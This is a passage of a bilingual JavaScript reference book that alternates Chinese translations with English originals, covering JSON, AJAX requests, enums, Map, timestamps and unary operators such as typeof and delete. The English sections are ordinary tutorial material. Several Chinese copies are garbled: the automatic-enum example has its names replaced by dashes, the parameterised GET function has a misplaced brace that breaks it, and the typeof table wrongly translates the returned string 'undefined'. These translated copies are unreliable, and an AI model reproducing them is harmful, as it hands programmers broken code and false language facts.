    : (typeof value === 'number' ? Math.floor(value) : value)
);

```

This produces the following string:

```
'[{"points":14, "level":31}, {"points":35, "level":74}, {"points":18, "level":41}, {"points":15, "level":28}]'
```

Section 35.6: Parsing a simple JSON string

The `JSON.parse()` method parses a string as JSON and returns a JavaScript primitive, array or object:

```

const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]

```

Section 35.7: Cyclic object values

Not all objects can be converted to a JSON string. When an object has cyclic self-references, the conversion will fail.

This is typically the case for hierarchical data structures where parent and child both reference each other:

```

const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name": "World", "regions": [{"name": "North America", "parent": "America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON

```

As soon as the process detects a cycle, the exception is raised. If there were no cycle detection, the string would be infinitely long.

第36章：AJAX

AJAX代表“异步JavaScript和XML”。虽然名称中包含XML，但由于JSON格式更简单且冗余更低，JSON更常被使用。AJAX允许用户与外部资源通信，而无需重新加载网页。

第36.1节：通过POST发送和接收JSON数据

版本 ≥ 6

Fetch请求的promise最初返回Response对象。这些对象会提供响应头信息，但不会直接包含响应体，响应体可能尚未加载。可以使用Response对象上的方法，如.json()，等待响应体加载完成后进行解析。

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("从API服务器收到非2XX响应。");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("已知用户: ", users);
}, error => {
  console.error("获取用户失败，错误原因: ", error);
});
```

第36.2节：添加AJAX预加载器

这里介绍一种在AJAX调用执行时显示GIF预加载器的方法。我们需要准备添加和移除预加载器的函数：

```
function addPreloader() {
  // 如果预加载器不存在，则向页面添加一个
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // 选择预加载器元素
  var preloader = document.querySelector('#preloader');
  // 如果存在，则从页面中移除
  if(preloader) {
    preloader.remove();
  }
}
```

Chapter 36: AJAX

AJAX stands for "Asynchronous JavaScript and XML". Although the name includes XML, JSON is more often used due to its simpler formatting and lower redundancy. AJAX allows the user to communicate with external resources without reloading the webpage.

Section 36.1: Sending and Receiving JSON Data via POST

Version ≥ 6

Fetch request promises initially return Response objects. These will provide response header information, but they don't directly include the response body, which may not have even loaded yet. Methods on the Response object such as .json() can be used to wait for the response body to load, then parse it.

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Section 36.2: Add an AJAX preloader

Here's a way to show a GIF preloader while an AJAX call is executing. We need to prepare our add and remove preloader functions:

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

现在我们来看一下在哪里使用这些函数。

```
var request = new XMLHttpRequest();
```

在 onreadystatechange 函数内部，你应该有一个 if 语句，条件为：request.readyState == 4 && request.status == 200。

如果 true：请求已完成且响应已准备好，这时我们将使用 removePreloader()。

否则如果 false：请求仍在进行中，在这种情况下我们将运行函数 addPreloader()

```
xmlhttp.onreadystatechange = function() {  
  
    if(request.readyState == 4 && request.status == 200) {  
        // 请求已结束，移除预加载器  
        removePreloader();  
    } else {  
        // 请求未完成，添加预加载器  
        addPreloader()  
    }  
  
};  
  
xmlhttp.open('GET', your_file.php, true);  
xmlhttp.send();
```

第36.3节：从 Stack Overflow 的 API 显示本月最热门的 JavaScript 问题

我们可以向 Stack Exchange 的 API 发起 AJAX 请求，以获取本月最热门的 JavaScript 问题列表，然后将它们以链接列表的形式展示。如果请求失败或返回 API 错误，我们的 promise 错误处理会显示该错误。

版本 ≥ 6

[在 HyperWeb 上查看实时结果。](#)

```
const url =  
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +  
  '&tagged=javascript&sort=month&filter=unsafe&key=gik4B0CMC7J9doavgYteRw(';  
  
fetch(url).then(response => response.json()).then(data => {  
  if (data.error_message) {  
    throw new Error(data.error_message);  
  }  
  
  const list = document.createElement('ol');  
  document.body.appendChild(list);  
  
  for (const {title, link} of data.items) {  
    const entry = document.createElement('li');  
    const hyperlink = document.createElement('a');  
    entry.appendChild(hyperlink);  
    list.appendChild(entry);  
  
    hyperlink.textContent = title;  
    hyperlink.href = link;  
  }  
}).then(null, error => {  
  const message = document.createElement('pre');
```

Now we're going to look at where to use these functions.

```
var request = new XMLHttpRequest();
```

Inside the onreadystatechange function you should have an if statement with condition: request.readyState == 4 && request.status == 200.

If **true**: the request is finished and response is ready that's where we'll use removePreloader().

Else if **false**: the request is still in progress, in this case we'll run the function addPreloader()

```
xmlhttp.onreadystatechange = function() {  
  
  if(request.readyState == 4 && request.status == 200) {  
    // the request has come to an end, remove the preloader  
    removePreloader();  
  } else {  
    // the request isn't finished, add the preloader  
    addPreloader()  
  }  
  
};  
  
xmlhttp.open('GET', your_file.php, true);  
xmlhttp.send();
```

Section 36.3: Displaying the top JavaScript questions of the month from Stack Overflow's API

We can make an AJAX request to [Stack Exchange's API](#) to retrieve a list of the top JavaScript questions for the month, then present them as a list of links. If the request fails or returns an API error, our promise error handling displays the error instead.

Version ≥ 6

[View live results on HyperWeb.](#)

```
const url =  
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +  
  '&tagged=javascript&sort=month&filter=unsafe&key=gik4B0CMC7J9doavgYteRw(';  
  
fetch(url).then(response => response.json()).then(data => {  
  if (data.error_message) {  
    throw new Error(data.error_message);  
  }  
  
  const list = document.createElement('ol');  
  document.body.appendChild(list);  
  
  for (const {title, link} of data.items) {  
    const entry = document.createElement('li');  
    const hyperlink = document.createElement('a');  
    entry.appendChild(hyperlink);  
    list.appendChild(entry);  
  
    hyperlink.textContent = title;  
    hyperlink.href = link;  
  }  
}).then(null, error => {  
  const message = document.createElement('pre');
```

```

document.body.appendChild(message);
message.style.color = 'red';

message.textContent = String(error);
});

```

第36.4节：使用带参数的GET

此函数使用GET运行AJAX调用，允许我们向文件（字符串）发送参数（对象），并在请求结束时启动一个回调（函数）。

```

function ajax(file, params, callback) {

  var url = file + '?';

  // 遍历对象并组装URL
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
  }
  notFirst = true;
}

// 使用url作为参数创建AJAX调用
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function() {
  if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
    callback(xmlhttp.responseText);
  }
};
xmlhttp.open('GET', url, true);
xmlhttp.send();
}

```

以下是我们的使用方法：

```

ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // 在这里添加数据返回到此页面时要执行的代码
  // 例如 console.log(response) 会在控制台显示 AJAX 响应
});

```

下面展示了如何在cars.php中获取 URL 参数：

```

if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // 参数已设置，我们可以使用它们！
  $response = '您的汽车颜色是 ' . $_REQUEST['color'] . ' . ';
  $response .= '它是一辆 ' . $_REQUEST['type'] . ' 型号为 ' . $_REQUEST['model'] . ' 的车！';
  echo $response;
}

```

如果您在回调函数中使用了console.log(response)，控制台中的结果将是：

您的汽车颜色是紫色。它是一辆 Volvo 型号为 300 的车！

```

document.body.appendChild(message);
message.style.color = 'red';

message.textContent = String(error);
});

```

Section 36.4: Using GET with parameters

This function runs an AJAX call using GET allowing us to send **parameters** (object) to a **file** (string) and launch a **callback** (function) when the request has been ended.

```

function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}

```

Here's how we use it:

```

ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});

```

And the following shows how to retrieve the url parameters in cars.php:

```

if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . ' . ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}

```

If you had console.log(response) in callback function the result in console would have been:

The color of your car is purple. It is a Volvo model 300!

第36.5节：通过 HEAD 请求检查文件是否存在

此函数使用HEAD方法执行AJAX请求，允许我们检查给定参数目录中的文件是否存在。它还使我们能够为每种情况（成功、失败）启动回调。

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest();

    /* 检查请求的状态码 */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* 打开并发送请求 */
    xhttp.open('head', dir, false);
    xhttp.send();
}
```

Section 36.5: Check if a file exists via a HEAD request

This function executes an AJAX request using the HEAD method allowing us to **check whether a file exists in the directory** given as an argument. It also enables us to **launch a callback for each case** (success, failure).

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest();

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
}
```

第36.6节：使用GET且无参数

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //解析xhttp.responseText中的响应内容;
    }
};

xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();

```

版本 ≥ 6

fetch API 是一种基于 Promise 的较新方式，用于发起异步 HTTP 请求。

```
fetch('/').then(response => response.text()).then(text => {
    console.log("主页内容长度为 " + text.length + " 个字符。");
});
```

Section 36.6: Using GET and no parameters

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};

xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();

```

Version ≥ 6

The fetch API is a newer promise-based way to make asynchronous HTTP requests.

```
fetch('/').then(response => response.text()).then(text => {
    console.log("The home page is " + text.length + " characters long.");
});
```

第36.7节：在全局级别监听AJAX事件

```
// 保存对原生方法的引用
let open = XMLHttpRequest.prototype.open;

// 重写原生方法
XMLHttpRequest.prototype.open = function() {
    // 添加事件监听器
    this.addEventListener("load", event => console.log(XHR), false);
    // 调用保存的原生方法引用
    open.apply(this, arguments);
};
```

Section 36.7: Listening to AJAX events at a global level

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```

第37章：枚举

第37.1节：使用Object.freeze()定义枚举

版本 ≥ 5.1

JavaScript不直接支持枚举，但可以模拟枚举的功能。

```
// 防止枚举被修改
const TestEnum = Object.freeze({
  One:1,
  Two:2,
  Three:3
});
// 定义一个变量，其值来自枚举
var x = TestEnum.Two;
// 根据变量的枚举值打印对应的值
switch(x) {
  case TestEnum.One:
    console.log("111");
    break;

  case TestEnum.Two:
    console.log("222");
}
```

上述枚举定义，也可以写成如下形式：

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

之后你可以像之前一样定义变量并打印。

第37.2节：替代定义

Object.freeze() 方法自版本5.1起可用。对于较旧版本，你可以使用以下代码（注意它也适用于5.1及更高版本）：

```
var ColorsEnum = {
  WHITE: 0,
  GRAY: 1,
  BLACK: 2
}
// 定义一个变量，其值来自枚举
var currentColor = ColorsEnum.GRAY;
```

第37.3节：打印枚举变量

使用上述任一方式定义枚举并设置变量后，你可以打印变量的值以及该值对应的枚举名称。示例如下：

```
// 定义枚举
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// 定义变量并赋值
var color = ColorsEnum.BLACK;
```

Chapter 37: Enumerations

Section 37.1: Enum definition using Object.freeze()

Version ≥ 5.1

JavaScript does not directly support enumerators but the functionality of an enum can be mimicked.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
  One:1,
  Two:2,
  Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
  case TestEnum.One:
    console.log("111");
    break;

  case TestEnum.Two:
    console.log("222");
}
```

The above enumeration definition, can also be written as follows:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

After that you can define a variable and print like before.

Section 37.2: Alternate definition

The Object.freeze() method is available since version 5.1. For older versions, you can use the following code (note that it also works in versions 5.1 and later):

```
var ColorsEnum = {
  WHITE: 0,
  GRAY: 1,
  BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

Section 37.3: Printing an enum variable

After defining an enum using any of the above ways and setting a variable, you can print both the variable's value as well as the corresponding name from the enum for the value. Here's an example:

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
```

```

if(color == ColorsEnum.BLACK) {
    console.log(color); // 这将打印 "2"
    var ce = ColorsEnum;
    for (var name in ce) {
        if (ce[name] == ce.BLACK)
            console.log(name); // 这将打印 "BLACK"
    }
}

```

第37.4节：使用符号实现枚举

由于ES6引入了[Symbols](#)，它们是既唯一又不可变的原始值，可以用作对象属性的键，因此可以使用符号代替字符串作为枚举的可能值。

```

// 简单符号
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// 带标签的符号
const anotherSymbol = Symbol("label");

// 每个符号都是唯一的
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false

const 动物界 = Symbol();
const 植物界 = Symbol();
const 矿物界 = Symbol();

function 描述(界) {

    switch(界) {

        case 动物界:
            return "动物界";
        case 植物界:
            return "植物界";
        case 矿物界:
            return "矿物界";
    }
}

描述(植物界);
// 植物界

```

[ECMAScript 6 中的Symbol](#)一文更详细地介绍了这种新的原始类型。

第37.5节：自动枚举值

版本 ≥ 5.1

本示例演示如何自动为枚举列表中的每个条目分配一个值。这将防止两个枚举值意外相同。注意：`Object.freeze` 浏览器支持情况

```

var testEnum = function() {
    // 初始化枚举
    var enumList = [

```

```

if(color == ColorsEnum.BLACK) {
    console.log(color); // This will print "2"
    var ce = ColorsEnum;
    for (var name in ce) {
        if (ce[name] == ce.BLACK)
            console.log(name); // This will print "BLACK"
    }
}

```

Section 37.4: Implementing Enums Using Symbols

As ES6 introduced [Symbols](#), which are both **unique and immutable primitive values** that may be used as the key of an Object property, instead of using strings as possible values for an enum, it's possible to use symbols.

```

// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false

const Regnum_Animale = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum = Symbol();

function describe(kingdom) {

    switch(kingdom) {

        case Regnum_Animale:
            return "Animal kingdom";
        case Regnum_Vegetabile:
            return "Vegetable kingdom";
        case Regnum_Lapideum:
            return "Mineral kingdom";
    }
}

describe(Regnum_Vegetabile);
// Vegetable kingdom

```

The [Symbols in ECMAScript 6](#) article covers this new primitive type more in detail.

Section 37.5: Automatic Enumeration Value

Version ≥ 5.1

This Example demonstrates how to automatically assign a value to each entry in an enum list. This will prevent two enums from having the same value by mistake. NOTE: [Object.freeze browser support](#)

```

var testEnum = function() {
    // Initializes the enumerations
    var enumList = [

```

```

    "—",
    "—",
    "—"
];
enumObj = {};
enumList.forEach((item, index)=>enumObj[item] = index + 1);

// 不允许修改该对象
Object.freeze(enumObj);
return enumObj;
}();

console.log(testEnum.One); // 将输出 1

var x = testEnum.Two;

switch(x) {
  case testEnum.One:
  console.log("111");
  break;

  case testEnum.Two:
  console.log("222"); // 将记录222
  break;
}

```

```

    "One",
    "Two",
    "Three"
];
enumObj = {};
enumList.forEach((item, index)=>enumObj[item] = index + 1);

// Do not allow the object to be changed
Object.freeze(enumObj);
return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
  case testEnum.One:
    console.log("111");
    break;

  case testEnum.Two:
    console.log("222"); // 222 will be logged
    break;
}

```

第38章：映射 (Map)

参数	详情
可迭代对象	任何包含[键,值]对的可迭代对象（例如数组）。
键	元素的键。
值	分配给键的值。
回调函数	回调函数被调用时带有三个参数：值、键和映射。
thisArg	执行回调函数时将作为this使用的值。

第38.1节：创建映射 (Map)

映射 (Map) 是键到值的基本映射。映射与对象的不同之处在于它们的键可以是任何类型（原始值以及对象），而不仅仅是字符串和符号。对映射的迭代总是按照插入映射的顺序进行，而对象中键的迭代顺序则是不确定的。

要创建映射，请使用 Map 构造函数：

```
const map = new Map();
```

它有一个可选参数，可以是任何可迭代对象（例如数组），其中包含两个元素的数组-第一个是键，第二个是值。例如：

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//          ^键      ^值      ^键      ^值
```

第38.2节：清空映射 (Map)

要从映射中移除所有元素，请使用.clear()方法：

```
map.clear();
```

示例：

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

第38.3节：从Map中移除元素

要从map中移除元素，使用.delete()方法。

```
map.delete(key);
```

示例：

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

Chapter 38: Map

Parameter	Details
iterable	Any iterable object (for example an array) containing [key, value] pairs.
key	The key of an element.
value	The value assigned to the key.
callback	Callback function called with three parameters: value, key, and the map.
thisArg	Value which will be used as <code>this</code> when executing callback.

Section 38.1: Creating a Map

A Map is a basic mapping of keys to values. Maps are different from objects in that their keys can be anything (primitive values as well as objects), not just strings and symbols. Iteration over Maps is also always done in the order the items were inserted into the Map, whereas the order is undefined when iterating over keys in an object.

To create a Map, use the Map constructor:

```
const map = new Map();
```

It has an optional parameter, which can be any iterable object (for example an array) which contains arrays of two elements – first is the key, the seconds is the value. For example:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//          ^key      ^value      ^key      ^value
```

Section 38.2: Clearing a Map

To remove all elements from a Map, use the `.clear()` method:

```
map.clear();
```

Example:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

Section 38.3: Removing an element from a Map

To remove an element from a map use the `.delete()` method.

```
map.delete(key);
```

Example:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

如果元素存在且已被移除，该方法返回true；否则返回false：

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.delete(1)); // true  
console.log(map.delete(7)); // false
```

第38.4节：检查Map中是否存在键

要检查Map中是否存在某个键，使用`.has()`方法：

```
map.has(key);
```

示例：

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.has(1)); // true  
console.log(map.has(2)); // false
```

第38.5节：遍历Map

Map有三个返回迭代器的方法：`.keys()`、`.values()`和`.entries()`。`.entries()`是默认的Map迭代器，包含`[key, value]`对。

```
const map = new Map([[1, 2], [3, 4]]);  
  
for (const [key, value] of map) {  
  console.log(`key: ${key}, value: ${value}`);  
  // 输出日志:  
  // key: 1, value: 2  
  // key: 3, value: 4  
}  
  
for (const key of map.keys()) {  
  console.log(key); // 输出 1 和 3  
}  
  
for (const value of map.values()) {  
  console.log(value); // 输出 2 和 4  
}
```

Map 也有 `.forEach()` 方法。第一个参数是一个回调函数，该函数会对映射中的每个元素调用，第二个参数是在执行回调函数时用作 `this` 的值。

回调函数有三个参数：`value`（值）、`key`（键）和 `map` 对象。

```
const map = new Map([[1, 2], [3, 4]]);  
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));  
// 输出:  
// key: 1, value: 2  
// key: 3, value: 4
```

第38.6节：获取和设置元素

使用 `.get(key)` 根据键获取值，使用 `.set(key, value)` 给键赋值。

如果映射中不存在指定键的元素，`.get()` 返回 `undefined`。

This method returns `true` if the element existed and has been removed, otherwise `false`:

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.delete(1)); // true  
console.log(map.delete(7)); // false
```

Section 38.4: Checking if a key exists in a Map

To check if a key exists in a Map, use the `.has()` method:

```
map.has(key);
```

Example:

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.has(1)); // true  
console.log(map.has(2)); // false
```

Section 38.5: Iterating Maps

Map has three methods which returns iterators: `.keys()`, `.values()` and `.entries()`. `.entries()` is the default Map iterator, and contains `[key, value]` pairs.

```
const map = new Map([[1, 2], [3, 4]]);  
  
for (const [key, value] of map) {  
  console.log(`key: ${key}, value: ${value}`);  
  // logs:  
  // key: 1, value: 2  
  // key: 3, value: 4  
}  
  
for (const key of map.keys()) {  
  console.log(key); // logs 1 and 3  
}  
  
for (const value of map.values()) {  
  console.log(value); // logs 2 and 4  
}
```

Map also has `.forEach()` method. The first parameter is a callback function, which will be called for each element in the map, and the second parameter is the value which will be used as `this` when executing the callback function.

The callback function has three arguments: `value`, `key`, and the `map` object.

```
const map = new Map([[1, 2], [3, 4]]);  
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));  
// logs:  
// key: 1, value: 2  
// key: 3, value: 4
```

Section 38.6: Getting and setting elements

Use `.get(key)` to get value by key and `.set(key, value)` to assign a value to a key.

If the element with the specified key doesn't exist in the map, `.get()` returns `undefined`.

.set() 方法返回映射对象，因此你可以链式调用 .set()。

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

第38.7节：获取Map的元素数量

要获取Map的元素数量，使用.size属性：

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

.set() method returns the map object, so you can chain .set() calls.

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Section 38.7: Getting the number of elements of a Map

To get the numbers of elements of a Map, use the .size property:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

第39章：时间戳

第39.1节：高精度时间戳

`performance.now()` 返回一个精确的时间戳：自当前网页开始加载以来的毫秒数，包括微妙。

更一般地说，它返回自 `performanceTiming.navigationStart` 事件以来经过的时间。

```
t = performance.now();
```

例如，在网页浏览器的主上下文中，如果网页开始加载是在6288毫秒和319微妙之前，`performance.now()` 返回6288.319。

第39.2节：获取秒级时间戳

获取秒级时间戳

```
Math.floor((new Date().getTime() / 1000)
```

第39.3节：低分辨率时间戳

`Date.now()` 返回自1970年1月1日00:00:00 UTC以来经过的完整毫秒数。

```
t = Date.now();
```

例如，如果在2016年4月19日12:35:14 GMT调用，`Date.now()` 返回 1461069314。

第39.4节：对旧版浏览器的支持

在不支持 `Date.now()` 的旧版浏览器中，改用 `(new Date()).getTime()`：

```
t = (new Date()).getTime();
```

或者，为了在旧版浏览器中提供 `Date.now()` 函数，使用此polyfill：

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

Chapter 39: Timestamps

Section 39.1: High-resolution timestamps

`performance.now()` returns a precise timestamp: The number of milliseconds, including microseconds, since the current web page started to load.

More generally, it returns the time elapsed since the `performanceTiming.navigationStart` event.

```
t = performance.now();
```

For example, in a web browser's main context, `performance.now()` returns `6288.319` if the web page began to load 6288 milliseconds and 319 microseconds ago.

Section 39.2: Get Timestamp in Seconds

To get the timestamp in seconds

```
Math.floor((new Date().getTime() / 1000))
```

Section 39.3: Low-resolution timestamps

`Date.now()` returns the number of whole milliseconds that have elapsed since 1 January 1970 00:00:00 UTC.

```
t = Date.now();
```

For example, `Date.now()` returns `1461069314` if it was called on 19 April 2016 at 12:35:14 GMT.

Section 39.4: Support for legacy browsers

In older browsers where `Date.now()` is unavailable, use `(new Date()).getTime()` instead:

```
t = (new Date()).getTime();
```

Or, to provide a `Date.now()` function for use in older browsers, [use this polyfill](#):

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

第40章：一元运算符

第40.1节：概述

一元运算符是只有一个操作数的运算符。一元运算符比标准的JavaScript函数调用更高效。此外，一元运算符不能被重写，因此其功能是有保障的。

以下是一元运算符：

运算符	操作	示例
<code>delete</code> (删除)	<code>delete</code> 运算符用于删除对象的属性。	示例
<code>void</code> (无返回值)	<code>void</code> 运算符丢弃表达式的返回值。	示例
<code>typeof</code>	<code>typeof</code> 运算符用于确定给定对象的类型。	示例
<code>+</code>	一元加号运算符将其操作数转换为数字类型。	示例
<code>-</code>	一元取反运算符将其操作数转换为数字，然后取反。例如	示例
<code>~</code>	按位非运算符。	示例
<code>!</code>	逻辑非运算符。	示例

第40.2节：typeof 操作符

`typeof` 操作符返回未求值操作数的数据类型，结果为字符串。

语法：

`typeof 操作数`

返回值：

以下是 `typeof` 可能返回的值：

类型	返回值
未定义	"未定义"
空值	"object"
布尔值	"boolean"
数字	"number"
字符串	"string"
符号 (ES6)	"symbol"
函数对象	"function"
<code>document.all</code>	"未定义"
宿主对象（由JS环境提供） 实现依赖	"object"
任何其他对象	"object"

`document.all` 与 `typeof` 运算符的异常行为源于其以前用于检测旧版浏览器的用途。

更多信息请参见 [为什么 `document.all` 被定义但 `typeof document.all` 返回“undefined”？](#)

示例：

```
// 返回 'number'  
typeof 3.14;  
typeof Infinity;  
typeof NaN;           // "非数字"(Not-a-Number) 是一种"数字"  
  
// 返回 'string'  
typeof "";
```

Chapter 40: Unary Operators

Section 40.1: Overview

Unary operators are operators with only one operand. Unary operators are more efficient than standard JavaScript function calls. Additionally, unary operators can not be overridden and therefore their functionality is guaranteed.

The following unary operators are available:

Operator	Operation	Example
<code>delete</code>	The <code>delete</code> operator deletes a property from an object.	example
<code>void</code>	The <code>void</code> operator discards an expression's return value.	example
<code>typeof</code>	The <code>typeof</code> operator determines the type of a given object.	example
<code>+</code>	The unary plus operator converts its operand to Number type.	example
<code>-</code>	The unary negation operator converts its operand to Number, then negates it.	example
<code>~</code>	Bitwise NOT operator.	example
<code>!</code>	Logical NOT operator.	example

Section 40.2: The typeof operator

The `typeof` operator returns the data type of the unevaluated operand as a string.

Syntax:

`typeof` operand

Returns:

These are the possible return values from `typeof`:

Type	Return value
<code>Undefined</code>	" <code>undefined</code> "
<code>Null</code>	" <code>object</code> "
<code>Boolean</code>	" <code>boolean</code> "
<code>Number</code>	" <code>number</code> "
<code>String</code>	" <code>string</code> "
<code>Symbol</code> (ES6)	" <code>symbol</code> "
<code>Function</code> object	" <code>function</code> "
<code>document.all</code>	" <code>undefined</code> "
Host object (provided by the JS environment)	Implementation-dependent
Any other object	" <code>object</code> "

The unusual behavior of `document.all` with the `typeof` operator is from its former usage to detect legacy browsers.

For more information, see [Why is `document.all` defined but `typeof document.all` returns "undefined"?](#)

Examples:

```
// returns 'number'  
typeof 3.14;  
typeof Infinity;  
typeof NaN;           // "Not-a-Number" is a "number"  
  
// returns 'string'  
typeof "";
```

```

typeof "bla";
typeof (typeof 1); // typeof 总是返回字符串

// 返回 'boolean'
typeof true;
typeof false;

// 返回 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all // 见上文

// 返回 'function'
typeof function() {};
typeof class C {};
typeof Math.sin;

// 返回 'object'
typeof { /*...*/ }; // 这也被视为对象
typeof null;
typeof /regex/; // 使用 Array.isArray 或 Object.prototype.toString.call.
typeof [1, 2, 4]; // 使用 Array.isArray 或 Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // 不要使用!
typeof new Number(1); // 不要使用!
typeof new String("abc"); // 不要使用!

// 返回 'symbol'
typeof Symbol();
typeof Symbol.iterator;

```

第40.3节：delete 操作符

delete 操作符用于删除对象的属性。

语法：

`delete 对象.属性`

`delete 对象['属性']`

返回值：

如果删除成功，或者该属性不存在：

- `true`

如果要删除的属性是自身的不可配置属性（无法删除）：

- 非严格模式下返回 `false`。
- 严格模式下抛出错误

描述

delete 操作符不会直接释放内存。如果该操作意味着对该属性的所有引用都消失了，则可以间接释放内存。

delete 作用于对象的属性。如果对象的原型链上存在同名属性，

```

typeof "bla";
typeof (typeof 1); // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all // see above

